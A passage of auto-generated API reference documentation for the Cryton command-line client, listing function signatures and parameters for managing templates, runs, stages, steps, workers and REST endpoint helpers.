FILE is path/to/your/file that you want to upload to Cryton.

Parameters

- ctx – Click ctx object
- file – File containing your Plan Template in yaml

Returns

None

`cryton_cli.lib.commands.plan_template.template_read`(*ctx*: `cryton_cli.lib.util.util.CliContext`, *template_id*: *int*, *less*: *bool*, *localize*: *bool*) → None

Show Template with TEMPLATE_ID saved in Cryton.

TEMPLATE_ID is ID of the Template you want to see.

Parameters

- *ctx* – Click ctx object
- *template_id* – ID of the desired Template
- *less* – Show less like output
- *localize* – If datetime variables should be converted to local timezone

Returns

None

`cryton_cli.lib.commands.plan_template.template_delete`(*ctx*: `cryton_cli.lib.util.util.CliContext`, *template_id*: *int*) → None

Delete Template with TEMPLATE_ID saved in Cryton.

TEMPLATE_ID is ID of the Template you want to delete.

Parameters

- *ctx* – Click ctx object
- *template_id* – ID of the desired Template

Returns

None

`cryton_cli.lib.commands.plan_template.template_get_template`(*ctx*: `cryton_cli.lib.util.util.CliContext`, *template_id*: *int*, *file*: *str*, *less*: *bool*, *localize*: *bool*) → None

Get Template with TEMPLATE_ID saved in Cryton.

TEMPLATE_ID is ID of the Template you want to get.

Parameters

- *ctx* – Click ctx object
- *template_id* – ID of the desired Template
- *file* – File to save the template to (default is /tmp)
- *less* – Show less like output
- *localize* – If datetime variables should be converted to local timezone

Returns

None

`cryton_cli.lib.commands.run`

Module Contents

Functions

<code>run(→ None)</code>	Manage Runs from here.
<code>run_list(→ None)</code>	List existing Runs in Cryton.
<code>run_create(→ None)</code>	Create new Run with PLAN_ID and WORKER_IDS.
<code>run_read(→ None)</code>	Show Run with RUN_ID saved in Cryton.
<code>run_delete(→ None)</code>	Delete Run with RUN_ID saved in Cryton.
<code>run_execute(→ None)</code>	Execute Run saved in Cryton with RUN_ID.
<code>run_pause(→ None)</code>	Pause Run saved in Cryton with RUN_ID.
<code>run_postpone(→ None)</code>	Postpone Run saved in Cryton with RUN_ID by HOURS, MINUTES and SECONDS.
<code>run_report(→ None)</code>	Create report for Run with RUN_ID saved in Cryton.
<code>run_reschedule(→ None)</code>	Reschedule Run saved in Cryton with RUN_ID to specified DATE and TIME.
<code>run_schedule(→ None)</code>	Schedule Run saved in Cryton with RUN_ID to specified DATE and TIME.
<code>run_unpause(→ None)</code>	Resume Run saved in Cryton with RUN_ID.
<code>run_unschedule(→ None)</code>	Unschedule Run saved in Cryton with RUN_ID.
<code>run_kill(→ None)</code>	Kill Run saved in Cryton with RUN_ID.
<code>run_validate_modules(→ None)</code>	Validate modules for Run with RUN_ID saved in Cryton.
<code>run_get_plan(→ None)</code>	Get plan from Run with RUN_ID saved in Cryton.

`cryton_cli.lib.commands.run.run(_)` → None

Manage Runs from here.

Parameters

`_` – Click ctx object

Returns

None

`cryton_cli.lib.commands.run.run_list`(*ctx*: `cryton_cli.lib.util.util.CliContext`, *less*: *bool*, *offset*: *int*, *limit*: *int*, *localize*: *bool*, *parameter_filters*: *List[str] | None*) → None

List existing Runs in Cryton.

Parameters

- *ctx* – Click ctx object
- *less* – Show less like output
- *offset* – Initial index from which to return the results
- *limit* – Number of results per page
- *localize* – If datetime variables should be converted to local timezone
- *parameter_filters* – Filter results using returned parameters (for example *id*, *name*, etc.)

Returns

None

`cryton_cli.lib.commands.run.run_create(ctx: cryton_cli.lib.util.util.CliContext, plan_id: int, worker_ids: list) → None`

Create new Run with PLAN_ID and WORKER_IDS.

PLAN_ID is ID of the Plan you want to create Run for. (for example 1)

WORKER_IDS is list of IDs you want to use for Run. (1 2 3)

Parameters

- ctx – Click ctx object
- plan_id – ID of the Plan that will be used in Run
- worker_ids – List of IDs you want to use for Run

Returns

None

`cryton_cli.lib.commands.run.run_read(ctx: cryton_cli.lib.util.util.CliContext, run_id: int, less: bool, localize: bool) → None`

Show Run with RUN_ID saved in Cryton.

RUN_ID is ID of the Run you want to see.

Parameters

- ctx – Click ctx object
- run_id – ID of the desired Run
- less – Show less like output
- localize – If datetime variables should be converted to local timezone

Returns

None

`cryton_cli.lib.commands.run.run_delete(ctx: cryton_cli.lib.util.util.CliContext, run_id: int) → None`

Delete Run with RUN_ID saved in Cryton.

RUN_ID is ID of the Run you want to delete.

Parameters

- ctx – Click ctx object
- run_id – ID of the desired Run

Returns

None

`cryton_cli.lib.commands.run.run_execute(ctx: cryton_cli.lib.util.util.CliContext, run_id: int) → None`

Execute Run saved in Cryton with RUN_ID.

RUN_ID is ID of the Run you want to execute.

Parameters

- ctx – Click ctx object
- run_id – ID of the desired Run

Returns

None

`cryton_cli.lib.commands.run.run_pause(ctx: cryton_cli.lib.util.util.CliContext, run_id: int) → None`

Pause Run saved in Cryton with RUN_ID.

RUN_ID is ID of the Run you want to pause.

Parameters

- `ctx` – Click ctx object
- `run_id` – ID of the desired Run

Returns

None

`cryton_cli.lib.commands.run.run_postpone(ctx: cryton_cli.lib.util.util.CliContext, run_id: int, hours: int, minutes: int, seconds: int) → None`

Postpone Run saved in Cryton with RUN_ID by HOURS, MINUTES and SECONDS.

RUN_ID is ID of the Run you want to postpone.

HOURS is number of hours.

MINUTES is number of minutes.

SECONDS is number of seconds.

Parameters

- `ctx` – Click ctx object
- `run_id` – ID of the desired Run
- `hours` – how many hours should be added to Run's start time
- `minutes` – how many hours should be added to Run's start time
- `seconds` – how many hours should be added to Run's start time

Returns

None

`cryton_cli.lib.commands.run.run_report(ctx: cryton_cli.lib.util.util.CliContext, run_id: int, file: str, less: bool, localize: bool) → None`

Create report for Run with RUN_ID saved in Cryton.

RUN_ID is ID of the Run you want to create report for.

Parameters

- `ctx` – Click ctx object
- `run_id` – ID of the desired Run
- `file` – File to save the report to (default is /tmp)
- `less` – Show less like output
- `localize` – If datetime variables should be converted to local timezone

Returns

None

`cryton_cli.lib.commands.run.run_reschedule(ctx: cryton_cli.lib.util.util.CliContext, run_id: int, to_date: str, to_time: str, utc_timezone: bool) → None`

Reschedule Run saved in Cryton with RUN_ID to specified DATE and TIME.

RUN_ID is ID of the Run you want to reschedule.

DATE in format year-month-day (Y-m-d).

TIME in format hours:minutes:seconds (H:M:S).

Parameters

- `ctx` – Click ctx object
- `run_id` – ID of the desired Run
- `to_date` – to what date you want to reschedule Run
- `to_time` – to what time you want to reschedule Run
- `utc_timezone` – Use UTC timezone instead of local timezone

Returns

None

```
cryton_cli.lib.commands.run.run_schedule(ctx: cryton_cli.lib.util.util.CliContext, run_id: int, to_date: str,
                                         to_time: str, utc_timezone: bool) → None
```

Schedule Run saved in Cryton with RUN_ID to specified DATE and TIME.

RUN_ID is ID of the Run you want to schedule.

DATE in format year-month-day (Y-m-d).

TIME in format hours:minutes:seconds (H:M:S).

Parameters

- `ctx` – Click ctx object
- `run_id` – ID of the desired Run
- `to_date` – to what date you want to reschedule Run
- `to_time` – to what time you want to reschedule Run
- `utc_timezone` – Use UTC timezone instead of local timezone

Returns

None

```
cryton_cli.lib.commands.run.run_unpause(ctx: cryton_cli.lib.util.util.CliContext, run_id: int) → None
```

Resume Run saved in Cryton with RUN_ID.

RUN_ID is ID of the Run you want to resume.

Parameters

- `ctx` – Click ctx object
- `run_id` – ID of the desired Run

Returns

None

```
cryton_cli.lib.commands.run.run_unschedule(ctx: cryton_cli.lib.util.util.CliContext, run_id: int) → None
```

Unschedule Run saved in Cryton with RUN_ID.

RUN_ID is ID of the Run you want to unschedule.

Parameters

- ctx – Click ctx object
- run_id – ID of the desired Run

Returns

None

`cryton_cli.lib.commands.run.run_kill(ctx: cryton_cli.lib.util.util.CliContext, run_id: int) → None`

Kill Run saved in Cryton with RUN_ID.

RUN_ID is ID of the Run you want to kill.

Parameters

- ctx – Click ctx object
- run_id – ID of the desired Run

Returns

None

`cryton_cli.lib.commands.run.run_validate_modules(ctx: cryton_cli.lib.util.util.CliContext, run_id: int) → None`

Validate modules for Run with RUN_ID saved in Cryton.

RUN_ID is ID of the Run you want to validate modules for.

Parameters

- ctx – Click ctx object
- run_id – ID of the desired Run

Returns

None

`cryton_cli.lib.commands.run.run_get_plan(ctx: cryton_cli.lib.util.util.CliContext, run_id: int, file: str, less: bool, localize: bool) → None`

Get plan from Run with RUN_ID saved in Cryton.

RUN_ID is ID of the Run you want to get plan from.

Parameters

- ctx – Click ctx object
- run_id – ID of the desired Run
- file – File to save the plan to (default is /tmp)
- less – Show less like output
- localize – If datetime variables should be converted to local timezone

Returns

None

cryton_cli.lib.commands.stage

Module Contents

Functions

<code>stage(→ None)</code>	Manage Stages from here.
<code>stage_list(→ None)</code>	List existing Stages in Cryton.
<code>stage_create(→ None)</code>	Create Stage from FILE and add it to Plan with PLAN_ID.
<code>stage_read(→ None)</code>	Show Stage with STAGE_ID saved in Cryton.
<code>stage_delete(→ None)</code>	Delete Stage with STAGE_ID saved in Cryton.
<code>stage_validate(→ None)</code>	Validate (syntax check) your FILE with Stage.
<code>stage_start_trigger(→ None)</code>	Start Stage's trigger with STAGE_ID under Plan execution with PLAN_EXECUTION_ID.
<code>stage_execution(→ None)</code>	Manage Stage's executions from here.
<code>stage_execution_list(→ None)</code>	List existing Stage's executions in Cryton.
<code>stage_execution_delete(→ None)</code>	Delete Stage's execution with EXECUTION_ID saved in Cryton.
<code>stage_execution_read(→ None)</code>	Show Stage's execution with EXECUTION_ID saved in Cryton.
<code>stage_execution_report(→ None)</code>	Create report for Stage's execution with EXECUTION_ID saved in Cryton.
<code>stage_execution_kill(→ None)</code>	Kill Stage's execution with EXECUTION_ID saved in Cryton.
<code>stage_execution_re_execute(→ None)</code>	Re-execute Stage's execution with EXECUTION_ID saved in Cryton.

cryton_cli.lib.commands.stage.stage(→ None)

Manage Stages from here.

Parameters

__ – Click ctx object

Returns

None

cryton_cli.lib.commands.stage.stage_list(*ctx: cryton_cli.lib.util.util.CliContext, less: bool, offset: int, limit: int, localize: bool, parent: int, parameter_filters: List[str] | None*) → None

List existing Stages in Cryton.

Parameters

- ctx – Click ctx object
- less – Show less like output
- offset – Initial index from which to return the results
- limit – Number of results per page
- localize – If datetime variables should be converted to local timezone
- parent – Plan ID used to filter returned Stages
- parameter_filters – Filter results using returned parameters (for example *id*, *name*, etc.)

Returns

None

`cryton_cli.lib.commands.stage.stage_create(ctx: cryton_cli.lib.util.util.CliContext, plan_id: int, file: str, inventory_files: list) → None`

Create Stage from FILE and add it to Plan with PLAN_ID.

PLAN_ID is an ID of the Plan you want to add the Stage to. FILE is a path to the file containing the Stage template.

Parameters

- ctx – Click ctx object
- plan_id – ID of the Plan to use
- file – File used as the Stage template
- inventory_files – Inventory file(s) used to fill the template

Returns

None

`cryton_cli.lib.commands.stage.stage_read(ctx: cryton_cli.lib.util.util.CliContext, stage_id: int, less: bool, localize: bool) → None`

Show Stage with STAGE_ID saved in Cryton.

STAGE_ID is ID of the Stage you want to see.

Parameters

- ctx – Click ctx object
- stage_id – ID of the desired Stage
- less – Show less like output
- localize – If datetime variables should be converted to local timezone

Returns

None

`cryton_cli.lib.commands.stage.stage_delete(ctx: cryton_cli.lib.util.util.CliContext, stage_id: int) → None`

Delete Stage with STAGE_ID saved in Cryton.

STAGE_ID is ID of the Stage you want to delete.

Parameters

- ctx – Click ctx object
- stage_id – ID of the desired Stage

Returns

None

`cryton_cli.lib.commands.stage.stage_validate(ctx: cryton_cli.lib.util.util.CliContext, file: str, inventory_files: list, dynamic: bool) → None`

Validate (syntax check) your FILE with Stage.

FILE is path/to/your/file that you want to validate.

Parameters

- ctx – Click ctx object

- file – File containing your Stage in yaml
- inventory_files – Inventory file(s) used to fill the template
- dynamic – If Stage will be used with a dynamic Plan

Returns

None

`cryton_cli.lib.commands.stage.stage_start_trigger(ctx: cryton_cli.lib.util.util.CliContext, stage_id: int, plan_execution_id: int) → None`

Start Stage's trigger with STAGE_ID under Plan execution with PLAN_EXECUTION_ID.

STAGE_ID is an ID of the Stage you want to start. PLAN_EXECUTION_ID is an ID of the Plan execution you want to set as a parent of the Stage execution.

Parameters

- ctx – Click ctx object
- stage_id – ID of the Stage that will be used to create execution
- plan_execution_id – ID of the Plan execution that will be set as a parent of the Stage execution

Returns

None

`cryton_cli.lib.commands.stage.stage_execution(_) → None`

Manage Stage's executions from here.

Parameters

- _ – Click ctx object

Returns

None

`cryton_cli.lib.commands.stage.stage_execution_list(ctx: cryton_cli.lib.util.util.CliContext, less: bool, offset: int, limit: int, localize: bool, parent: int, parameter_filters: List[str] | None) → None`

List existing Stage's executions in Cryton.

Parameters

- ctx – Click ctx object
- less – Show less like output
- offset – Initial index from which to return the results
- limit – Number of results per page
- localize – If datetime variables should be converted to local timezone
- parent – Plan execution ID used to filter returned Stage executions
- parameter_filters – Filter results using returned parameters (for example *id*, *name*, etc.)

Returns

None

`cryton_cli.lib.commands.stage.stage_execution_delete(ctx: cryton_cli.lib.util.util.CliContext, execution_id: int) → None`

Delete Stage's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Stage's execution you want to delete.

Parameters

- ctx – Click ctx object
- execution_id – ID of the desired Stage's execution

Returns

None

```
cryton_cli.lib.commands.stage.stage_execution_read(ctx: cryton\_cli.lib.util.util.CliContext, execution_id: int,  
less: bool, localize: bool) → None
```

Show Stage's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Stage's execution you want to see.

Parameters

- ctx – Click ctx object
- execution_id – ID of the desired Stage's execution
- less – Show less like output
- localize – If datetime variables should be converted to local timezone

Returns

None

```
cryton_cli.lib.commands.stage.stage_execution_report(ctx: cryton\_cli.lib.util.util.CliContext, execution_id:  
int, file: str, less: bool, localize: bool) → None
```

Create report for Stage's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Stage's execution you want to create report for.

Parameters

- ctx – Click ctx object
- execution_id – ID of the desired Stage's execution
- file – File to save the report to (default is /tmp)
- less – Show less like output
- localize – If datetime variables should be converted to local timezone

Returns

None

```
cryton_cli.lib.commands.stage.stage_execution_kill(ctx: cryton\_cli.lib.util.util.CliContext, execution_id: int)  
→ None
```

Kill Stage's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Stage's execution you want to kill.

Parameters

- ctx – Click ctx object
- execution_id – ID of the desired Stage's execution

Returns

None

`cryton_cli.lib.commands.stage.stage_execution_re_execute`(*ctx*: `cryton_cli.lib.util.util.CliContext`,
execution_id: *int*, *immediately*: *bool*) → None

Re-execute Stage's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Stage's execution you want to kill.

Parameters

- *ctx* – Click ctx object
- *execution_id* – ID of the desired Stage's execution
- *immediately* – True if StageExecution should be executed immediately without starting its Trigger

Returns

None

`cryton_cli.lib.commands.step`

Module Contents**Functions**

<code>step</code> (→ None)	Manage Steps from here.
<code>step_list</code> (→ None)	List existing Steps in Cryton.
<code>step_create</code> (→ None)	Create Step from FILE and add it to Stage with STAGE_ID.
<code>step_read</code> (→ None)	Show Step with STEP_ID saved in Cryton.
<code>step_delete</code> (→ None)	Delete Step with STEP_ID saved in Cryton.
<code>step_validate</code> (→ None)	Validate (syntax check) your FILE with Step.
<code>step_execute</code> (→ None)	Execute Step with STEP_ID under Stage execution with STAGE_EXECUTION_ID.
<code>step_execution</code> (→ None)	Manage Step's executions from here.
<code>step_execution_list</code> (→ None)	List existing Step's executions in Cryton.
<code>step_execution_delete</code> (→ None)	Delete Step's execution with EXECUTION_ID saved in Cryton.
<code>step_execution_read</code> (→ None)	Show Step's execution with EXECUTION_ID saved in Cryton.
<code>step_execution_report</code> (→ None)	Create report for Step's execution with EXECUTION_ID saved in Cryton.
<code>step_execution_kill</code> (→ None)	Kill Step's execution with EXECUTION_ID saved in Cryton.
<code>step_execution_re_execute</code> (→ None)	Re-execute Step's execution with EXECUTION_ID saved in Cryton.

`cryton_cli.lib.commands.step.step`(_) → None

Manage Steps from here.

Parameters

_ – Click ctx object

Returns

None

`cryton_cli.lib.commands.step.step_list`(ctx: `cryton_cli.lib.util.util.CliContext`, less: *bool*, offset: *int*, limit: *int*, localize: *bool*, parent: *int*, parameter_filters: *List[str] | None*) → None

List existing Steps in Cryton.

Parameters

- ctx – Click ctx object
- less – Show less like output
- offset – Initial index from which to return the results
- limit – Number of results per page
- localize – If datetime variables should be converted to local timezone
- parent – Stage ID used to filter returned Steps
- parameter_filters – Filter results using returned parameters (for example *id*, *name*, etc.)

Returns

None

`cryton_cli.lib.commands.step.step_create`(ctx: `cryton_cli.lib.util.util.CliContext`, stage_id: *int*, file: *str*, inventory_files: *list*) → None

Create Step from FILE and add it to Stage with STAGE_ID.

STAGE_ID is an ID of the Stage you want to add the Stage to. FILE is a path to the file containing the Step template.

Parameters

- ctx – Click ctx object
- stage_id – ID of the Stage to use
- file – File used as the Step template
- inventory_files – Inventory file(s) used to fill the template

Returns

None

`cryton_cli.lib.commands.step.step_read`(ctx: `cryton_cli.lib.util.util.CliContext`, step_id: *int*, less: *bool*, localize: *bool*) → None

Show Step with STEP_ID saved in Cryton.

STEP_ID is ID of the Step you want to see.

Parameters

- ctx – Click ctx object
- step_id – ID of the desired Step
- less – Show less like output
- localize – If datetime variables should be converted to local timezone

Returns

None

`cryton_cli.lib.commands.step.step_delete(ctx: cryton_cli.lib.util.util.CliContext, step_id: int) → None`

Delete Step with STEP_ID saved in Cryton.

STEP_ID is ID of the Step you want to delete.

Parameters

- `ctx` – Click ctx object
- `step_id` – ID of the desired Step

Returns

None

`cryton_cli.lib.commands.step.step_validate(ctx: cryton_cli.lib.util.util.CliContext, file: str, inventory_files: list) → None`

Validate (syntax check) your FILE with Step.

FILE is path/to/your/file that you want to validate.

Parameters

- `ctx` – Click ctx object
- `file` – File containing your Step in yaml
- `inventory_files` – Inventory file(s) used to fill the template

Returns

None

`cryton_cli.lib.commands.step.step_execute(ctx: cryton_cli.lib.util.util.CliContext, step_id: int, stage_execution_id: int) → None`

Execute Step with STEP_ID under Stage execution with STAGE_EXECUTION_ID.

STEP_ID is ID of the Step you want to execute. STAGE_EXECUTION_ID is an ID of the Stage execution you want to set as a parent of the Step execution.

Parameters

- `ctx` – Click ctx object
- `step_id` – ID of the Step that will be used to create execution
- `stage_execution_id` – ID of the Stage execution that will be set as a parent of the Step execution

Returns

None

`cryton_cli.lib.commands.step.step_execution(_) → None`

Manage Step's executions from here.

Parameters

`_` – Click ctx object

Returns

None

`cryton_cli.lib.commands.step.step_execution_list(ctx: cryton_cli.lib.util.util.CliContext, less: bool, offset: int, limit: int, localize: bool, parent: int, parameter_filters: List[str] | None) → None`

List existing Step's executions in Cryton.

Parameters

- `ctx` – Click `ctx` object
- `less` – Show less like output
- `offset` – Initial index from which to return the results
- `limit` – Number of results per page
- `localize` – If datetime variables should be converted to local timezone
- `parent` – Stage execution ID used to filter returned Step executions
- `parameter_filters` – Filter results using returned parameters (for example *id*, *name*, etc.)

Returns

None

```
cryton_cli.lib.commands.step.step_execution_delete(ctx: cryton_cli.lib.util.util.CliContext, execution_id: int)  
→ None
```

Delete Step's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Step's execution you want to delete.

Parameters

- `ctx` – Click `ctx` object
- `execution_id` – ID of the desired Step's execution

Returns

None

```
cryton_cli.lib.commands.step.step_execution_read(ctx: cryton_cli.lib.util.util.CliContext, execution_id: int,  
less: bool, localize: bool) → None
```

Show Step's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Step's execution you want to see.

Parameters

- `ctx` – Click `ctx` object
- `execution_id` – ID of the desired Step's execution
- `less` – Show less like output
- `localize` – If datetime variables should be converted to local timezone

Returns

None

```
cryton_cli.lib.commands.step.step_execution_report(ctx: cryton_cli.lib.util.util.CliContext, execution_id: int,  
file: str, less: bool, localize: bool) → None
```

Create report for Step's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Step's execution you want to create report for.

Parameters

- `ctx` – Click `ctx` object
- `execution_id` – ID of the desired Step's execution
- `file` – File to save the report to (default is /tmp)
- `less` – Show less like output

- localize – If datetime variables should be converted to local timezone

Returns

None

`cryton_cli.lib.commands.step.step_execution_kill(ctx: cryton_cli.lib.util.util.CliContext, execution_id: int) → None`

Kill Step's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Step's execution you want to kill.

Parameters

- ctx – Click ctx object
- execution_id – ID of the desired Step's execution

Returns

None

`cryton_cli.lib.commands.step.step_execution_re_execute(ctx: cryton_cli.lib.util.util.CliContext, execution_id: int) → None`

Re-execute Step's execution with EXECUTION_ID saved in Cryton.

EXECUTION_ID is ID of the Step's execution you want to kill.

Parameters

- ctx – Click ctx object
- execution_id – ID of the desired Step's execution

Returns

None

`cryton_cli.lib.commands.worker`

Module Contents**Functions**

<code>worker(→ None)</code>	Manage Workers from here.
<code>worker_list(→ None)</code>	List existing Workers in Cryton.
<code>worker_create(→ None)</code>	Create new Worker with NAME and save it into Cryton.
<code>worker_read(→ None)</code>	Show Worker with WORKER_ID saved in Cryton.
<code>worker_delete(→ None)</code>	Delete Worker with WORKER_ID saved in Cryton.
<code>worker_health_check(→ None)</code>	Check if Worker with WORKER_ID saved in Cryton is online.

`cryton_cli.lib.commands.worker.worker(_) → None`

Manage Workers from here.

Parameters

_ – Click ctx object

Returns

None

`cryton_cli.lib.commands.worker.worker_list`(*ctx*: `cryton_cli.lib.util.util.CliContext`, *less*: *bool*, *offset*: *int*, *limit*: *int*, *localize*: *bool*, *parameter_filters*: *List[str] | None*) → *None*

List existing Workers in Cryton.

Parameters

- *ctx* – Click *ctx* object
- *less* – Show less like output
- *offset* – Initial index from which to return the results
- *limit* – Number of results per page
- *localize* – If datetime variables should be converted to local timezone
- *parameter_filters* – Filter results using returned parameters (for example *id*, *name*, etc.)

Returns

None

`cryton_cli.lib.commands.worker.worker_create`(*ctx*: `cryton_cli.lib.util.util.CliContext`, *name*: *str*, *description*: *str*, *force*: *bool*) → *None*

Create new Worker with NAME and save it into Cryton.

NAME of your Worker (will be used to match your Worker). For example: “MyCustomName”.

Parameters

- *ctx* – Click *ctx* object
- *name* – Custom name for Worker
- *description* – Worker’s description
- *force* – If Worker with the same name exists, create a new one anyway

Returns

None

`cryton_cli.lib.commands.worker.worker_read`(*ctx*: `cryton_cli.lib.util.util.CliContext`, *worker_id*: *int*, *less*: *bool*, *localize*: *bool*) → *None*

Show Worker with WORKER_ID saved in Cryton.

WORKER_ID is ID of the Worker you want to see.

Parameters

- *ctx* – Click *ctx* object
- *worker_id* – ID of the desired Worker
- *less* – Show less like output
- *localize* – If datetime variables should be converted to local timezone

Returns

None

`cryton_cli.lib.commands.worker.worker_delete`(*ctx*: `cryton_cli.lib.util.util.CliContext`, *worker_id*: *int*) → *None*

Delete Worker with WORKER_ID saved in Cryton.

WORKER_ID is ID of the Worker you want to delete.

Parameters

- *ctx* – Click *ctx* object

- `worker_id` – ID of the desired Worker

Returns

None

`cryton_cli.lib.commands.worker.worker_health_check(ctx: cryton_cli.lib.util.util.CliContext, worker_id: int) → None`

Check if Worker with `WORKER_ID` saved in Cryton is online.

`WORKER_ID` is ID of the Worker you want to check.

Parameters

- `ctx` – Click ctx object
- `worker_id` – ID of the desired Worker

Returns

None

`cryton_cli.lib.util`

Submodules

`cryton_cli.lib.util.api`

Module Contents**Functions**

<code>create_rest_api_url(→ str)</code>	Create REST API URL
<code>get_request(→ Union[str, requests.Response])</code>	Custom get request.
<code>post_request(→ Union[str, requests.Response])</code>	Custom post request.
<code>delete_request(→ Union[str, requests.Response])</code>	Custom delete request.

Attributes

<code>RUN_LIST</code>
<code>RUN_CREATE</code>
<code>RUN_READ</code>
<code>RUN_DELETE</code>
<code>RUN_EXECUTE</code>
<code>RUN_PAUSE</code>

continues on next page

Table 1 – continued from previous page

RUN_POSTPONE
RUN_REPORT
RUN_RESCHEDULE
RUN_SCHEDULE
RUN_UNPAUSE
RUN_UNSCHEDULE
RUN_KILL
RUN_VALIDATE_MODULES
RUN_GET_PLAN
PLAN_LIST
PLAN_CREATE
PLAN_VALIDATE
PLAN_READ
PLAN_DELETE
PLAN_EXECUTE
PLAN_GET_PLAN
PLAN_EXECUTION_LIST
PLAN_EXECUTION_READ
PLAN_EXECUTION_DELETE
PLAN_EXECUTION_PAUSE
PLAN_EXECUTION_REPORT
PLAN_EXECUTION_UNPAUSE
PLAN_EXECUTION_VALIDATE_MODULES
PLAN_EXECUTION_KILL
STAGE_LIST
STAGE_CREATE

continues on next page

Table 1 – continued from previous page

STAGE_VALIDATE
STAGE_READ
STAGE_DELETE
STAGE_START_TRIGGER
STAGE_EXECUTION_LIST
STAGE_EXECUTION_READ
STAGE_EXECUTION_DELETE
STAGE_EXECUTION_REPORT
STAGE_EXECUTION_KILL
STAGE_EXECUTION_RE_EXECUTE
STEP_LIST
STEP_CREATE
STEP_VALIDATE
STEP_READ
STEP_DELETE
STEP_EXECUTE
STEP_EXECUTION_LIST
STEP_EXECUTION_READ
STEP_EXECUTION_DELETE
STEP_EXECUTION_REPORT
STEP_EXECUTION_KILL
STEP_EXECUTION_RE_EXECUTE
WORKER_LIST
WORKER_CREATE
WORKER_READ
WORKER_DELETE

continues on next page

Table 1 – continued from previous page

WORKER_HEALTH_CHECK
TEMPLATE_LIST
TEMPLATE_CREATE
TEMPLATE_READ
TEMPLATE_DELETE
TEMPLATE_GET_TEMPLATE
EXECUTION_VARIABLE_LIST
EXECUTION_VARIABLE_CREATE
EXECUTION_VARIABLE_READ
EXECUTION_VARIABLE_DELETE
LOG_LIST

cryton_cli.lib.util.api.RUN_LIST
cryton_cli.lib.util.api.RUN_CREATE
cryton_cli.lib.util.api.RUN_READ
cryton_cli.lib.util.api.RUN_DELETE
cryton_cli.lib.util.api.RUN_EXECUTE
cryton_cli.lib.util.api.RUN_PAUSE
cryton_cli.lib.util.api.RUN_POSTPONE
cryton_cli.lib.util.api.RUN_REPORT
cryton_cli.lib.util.api.RUN_RESCHEDULE
cryton_cli.lib.util.api.RUN_SCHEDULE
cryton_cli.lib.util.api.RUN_UNPAUSE
cryton_cli.lib.util.api.RUN_UNSCHEDULE
cryton_cli.lib.util.api.RUN_KILL
cryton_cli.lib.util.api.RUN_VALIDATE_MODULES
cryton_cli.lib.util.api.RUN_GET_PLAN
cryton_cli.lib.util.api.PLAN_LIST
cryton_cli.lib.util.api.PLAN_CREATE

cryton_cli.lib.util.api.PLAN_VALIDATE
cryton_cli.lib.util.api.PLAN_READ
cryton_cli.lib.util.api.PLAN_DELETE
cryton_cli.lib.util.api.PLAN_EXECUTE
cryton_cli.lib.util.api.PLAN_GET_PLAN
cryton_cli.lib.util.api.PLAN_EXECUTION_LIST
cryton_cli.lib.util.api.PLAN_EXECUTION_READ
cryton_cli.lib.util.api.PLAN_EXECUTION_DELETE
cryton_cli.lib.util.api.PLAN_EXECUTION_PAUSE
cryton_cli.lib.util.api.PLAN_EXECUTION_REPORT
cryton_cli.lib.util.api.PLAN_EXECUTION_UNPAUSE
cryton_cli.lib.util.api.PLAN_EXECUTION_VALIDATE_MODULES
cryton_cli.lib.util.api.PLAN_EXECUTION_KILL
cryton_cli.lib.util.api.STAGE_LIST
cryton_cli.lib.util.api.STAGE_CREATE
cryton_cli.lib.util.api.STAGE_VALIDATE
cryton_cli.lib.util.api.STAGE_READ
cryton_cli.lib.util.api.STAGE_DELETE
cryton_cli.lib.util.api.STAGE_START_TRIGGER
cryton_cli.lib.util.api.STAGE_EXECUTION_LIST
cryton_cli.lib.util.api.STAGE_EXECUTION_READ
cryton_cli.lib.util.api.STAGE_EXECUTION_DELETE
cryton_cli.lib.util.api.STAGE_EXECUTION_REPORT
cryton_cli.lib.util.api.STAGE_EXECUTION_KILL
cryton_cli.lib.util.api.STAGE_EXECUTION_RE_EXECUTE
cryton_cli.lib.util.api.STEP_LIST
cryton_cli.lib.util.api.STEP_CREATE
cryton_cli.lib.util.api.STEP_VALIDATE
cryton_cli.lib.util.api.STEP_READ
cryton_cli.lib.util.api.STEP_DELETE
cryton_cli.lib.util.api.STEP_EXECUTE

`cryton_cli.lib.util.api.STEP_EXECUTION_LIST`

`cryton_cli.lib.util.api.STEP_EXECUTION_READ`

`cryton_cli.lib.util.api.STEP_EXECUTION_DELETE`

`cryton_cli.lib.util.api.STEP_EXECUTION_REPORT`

`cryton_cli.lib.util.api.STEP_EXECUTION_KILL`

`cryton_cli.lib.util.api.STEP_EXECUTION_RE_EXECUTE`

`cryton_cli.lib.util.api.WORKER_LIST`

`cryton_cli.lib.util.api.WORKER_CREATE`

`cryton_cli.lib.util.api.WORKER_READ`

`cryton_cli.lib.util.api.WORKER_DELETE`

`cryton_cli.lib.util.api.WORKER_HEALTH_CHECK`

`cryton_cli.lib.util.api.TEMPLATE_LIST`

`cryton_cli.lib.util.api.TEMPLATE_CREATE`

`cryton_cli.lib.util.api.TEMPLATE_READ`

`cryton_cli.lib.util.api.TEMPLATE_DELETE`

`cryton_cli.lib.util.api.TEMPLATE_GET_TEMPLATE`

`cryton_cli.lib.util.api.EXECUTION_VARIABLE_LIST`

`cryton_cli.lib.util.api.EXECUTION_VARIABLE_CREATE`

`cryton_cli.lib.util.api.EXECUTION_VARIABLE_READ`

`cryton_cli.lib.util.api.EXECUTION_VARIABLE_DELETE`

`cryton_cli.lib.util.api.LOG_LIST`

`cryton_cli.lib.util.api.create_rest_api_url(host: str, port: int, ssl: bool) → str`

Create REST API URL :param host: Address of the host :param port: Port of the host :param ssl: If true, use HTTPS, else use HTTP :return: REST API URL

`cryton_cli.lib.util.api.get_request(api_url: str, endpoint_url: str, object_id: int = None, custom_params: dict = None) → str | requests.Response`

Custom get request. :param api_url: API url :param endpoint_url: API endpoint url :param object_id: ID of the desired object :param custom_params: Optional dictionary containing custom params :return: API response

`cryton_cli.lib.util.api.post_request(api_url: str, endpoint_url: str, object_id: int = None, custom_dict: dict = None, files: dict = None, data: dict = None) → str | requests.Response`

